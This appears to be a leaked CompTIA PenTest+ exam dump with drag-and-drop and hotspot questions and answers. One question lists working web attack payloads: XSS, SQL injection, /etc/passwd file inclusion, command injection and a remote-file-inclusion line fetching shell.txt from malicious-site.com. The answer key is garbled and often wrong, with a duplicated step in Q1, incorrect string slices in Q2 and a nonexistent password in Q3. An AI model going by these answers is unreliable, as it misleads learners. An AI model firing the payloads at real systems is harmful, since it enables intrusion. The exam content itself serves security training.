

Comptia

PT0-001
CompTIA PenTest+ Exam



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Product Version

- ✓ **Up to Date products, reliable and verified.**
- ✓ **Questions and Answers in PDF Format.**

Latest Version: 18.0

Question: 1

DRAG DROP


Performance based

You are a penetration tester reviewing a client's website through a web browser.

Instructions:



Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate source or cookies.



```
Secure System
https://comptia.org/login.aspx#viewsource
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="12RmZGZnaHNzZmtqGdoc2Rma2pnaGRzZmpoZGZvaWQaGRmc2pYmp3ZUJndWVmdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhzZHNmc291Ymduc3d5ZGhZZZ
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWwda3NqYWVqa2JmbGh1Y3Z2Z2JqbGFzZWJmaXVhZGZidmxiamFmbGhkZ3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmU1c2hmdWRzZmZzZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZlZlU2" name="csrf-token" />
<script></script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("1")+16)+"</OPTION>");
</script></script>
<div align="center">
<form action="<c:url value='main.do'>" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
</form>
</div>
</body>
</html>
```

```
Secure System
https://comptia.org/login.aspx#viewsource
<meta
content="12RmZGZnaHNzZmtqGdoc2Rma2pnaGRzZmpoZGZvaWQaGRmc2pYmp3ZUJndWVmdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhzZHNmc291Ymduc3d5ZGhZZZ
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtZmliaHZsb3NhZGJua2N4dnZ1aWwda3NqYWVqa2JmbGh1Y3Z2Z2JqbGFzZWJmaXVhZGZidmxiamFmbGhkZ3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmU1c2hmdWRzZmZzZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZlZlU2" name="csrf-token" />
<script></script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("1")+16)+"</OPTION>");
</script></script>
<div align="center">
<form action="<c:url value='main.do'>" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```



Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bc0ktae2evvqv4f4dcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmz	36104370.1	comptia.o...	/	2017-10-1...	7			
__utmv	36104370.12=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48			
__utms	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	comptia.o...	/	2018-04-1...	99			
__sp_id.0767	4a84866c6f9f51c.1508266964.1.1508268019.1508266964.81f34f7...	comptia.o...	/	2019-10-1...	99			
__sp_ses.0767	-	comptia.o...	/	2017-10-1...	13			

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite	
ASP.NET_SessionId	h1bc0ktae2evvqv4f4dcby3v	www.com...	/	Session	41				
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59				delete
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32				delete
__utmc	36104370	comptia.o...	/	Session	14				delete
__utmz	36104370.1	comptia.o...	/	2017-10-1...	7				delete
__utmv	36104370.12=Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48				delete
__utms	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	comptia.o...	/	2018-04-1...	99				delete
__sp_id.0767	4a84866c6f9f51c.1508266964.1.1508268019.1508266964.81f34f7...	comptia.o...	/	2019-10-1...	99				delete
__sp_ses.0767	-	comptia.o...	/	2017-10-1...	13				delete

Secure System

https://comptia.org/login.aspx#remediatecert

Certificate

General Details Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/18/2016 to 7/19/2018

Install Certificate... Issuer Statement

Learn more about [certificates](#)

OK

Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

Answer:

- Step 1 Generate a Certificate Signing Request
- Step 1 Generate a Certificate Signing Request
- Step 2 Submit CSR to the CA
- Step 3 Installed re-issued certificate on the server
- Step 4 Remove Certificate from Server

Question: 2

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python
```

```
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment

Options may be used once or not at all

Code segment	Output		
<code>s[4:8]</code>	<input style="width: 100%; height: 30px;" type="text"/>	iita	imda
<code>s[4:12:2]</code>	<input style="width: 100%; height: 30px;" type="text"/>	inis	nist
<code>s[3::-1]</code>	<input style="width: 100%; height: 30px;" type="text"/>	nsrt	rota
<code>s[-7:-2]</code>	<input style="width: 100%; height: 30px;" type="text"/>	snmA	trat

Answer:

Code segment	Output
<code>s[4:8]</code>	nsrt
<code>s[4:12:2]</code>	snmA
<code>s[3::-1]</code>	trat
<code>s[-7:-2]</code>	imda

Question: 3

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.

Least to most complex

1	<input type="text"/>	zv3r!0ry
2	<input type="text"/>	Zverlory
3	<input type="text"/>	Zver!0ry
4	<input type="text"/>	Zv3r!0ry

Answer:

Explanation:

- 1.) Zverlory
- 2.) Zverl0ry
- 3.) zv3r!0ry
- 4.) Zv3r!0ry

Question: 4

HOTSPOT

Instructions:

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .., \/, /, sandbox requests Input Sanitization " ; ; \$, (), (). Input Sanitizin " ; ; <...>< +.
item=widget';waitfor%20delay%20'00:00:20';--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .., \/, /, sandbox requests Input Sanitization " ; ; \$, (), (). Input Sanitizin " ; ; <...>< +.
search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .., \/, /, sandbox requests Input Sanitization " ; ; \$, (), (). Input Sanitizin " ; ; <...>< +.
logfile=%2fetc%2fpasswd%00	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .., \/, /, sandbox requests Input Sanitization " ; ; \$, (), (). Input Sanitizin " ; ; <...>< +.
site=www.exea'ping%20-c%2010%20localhost'mple.com	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .., \/, /, sandbox requests Input Sanitization " ; ; \$, (), (). Input Sanitizin " ; ; <...>< +.
item=widget%20union%20select%20null,null,@@version;--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .., \/, /, sandbox requests Input Sanitization " ; ; \$, (), (). Input Sanitizin " ; ; <...>< +.
item=widget'+convert(int,@@version)+'	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .., \/, /, sandbox requests Input Sanitization " ; ; \$, (), (). Input Sanitizin " ; ; <...>< +.
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .., \/, /, sandbox requests Input Sanitization " ; ; \$, (), (). Input Sanitizin " ; ; <...>< +.

Answer:

Payloads

```
#inner-tab"><script>alert(1)</script>
```

```
item=widget';waitfor%20delay%20'00:00:20';--
```

```
search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e
```

```
logfile=%2fetc%2fpasswd%00
```

```
site=www.exe'ping%20-c%2010%20localhost'mple.com
```

```
item=widget%20union%20select%20null,null,@@version;--
```

```
item=widget'+convert(int,@@version)+'
```

```
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt
```

Vulnerability Type

- Command Injection
 - DOM-based Cross Site Scripting
 - SQL Injection (Error)
 - SQL Injection (Stacked)
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 - Remote File Inclusion
 - URL Redirect

Remediation

- Parameterized queries
 - Preventing external calls
 - Input Sanitization .. \ /, sandbox requests
 - Input Sanitization " ; , \$ () ()
 - Input Sanitization " ; , < . > < +
- Parameterized queries
 - Preventing external calls
 - Input Sanitization .. \ /, sandbox requests
 - Input Sanitization " ; , \$ () ()
 - Input Sanitization " ; , < . > < +
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 - Input Sanitization " ; , \$ () ()
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- Parameterized queries
 - Preventing external calls
 - Input Sanitization .. \ /, sandbox requests
 - Input Sanitization " ; , \$ () ()
 - Input Sanitization " ; , < . > < +

Question: 5

DRAG DROP

Instructions:

Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the reset all button.

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

```
Drag and Drop Options

#!/usr/bin/ruby

for SPORT In SPORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))
```

```
Immutables

?

import socket
import sys

?

def port_scan(ip, ports):
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.settimeout(2.0)

?

if __name__ == '__main__':
  if len(sys.argv) < 2:
    print('Execution requires a target IP address. Exiting...')
    exit(1)
  else:
    ?
```

Answer:

```
Drag and Drop Options

#!/usr/bin/ruby

for SPORT in SPORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))
```

```
Immutables

import socket
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if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting..')
        exit(1)
    else:
```

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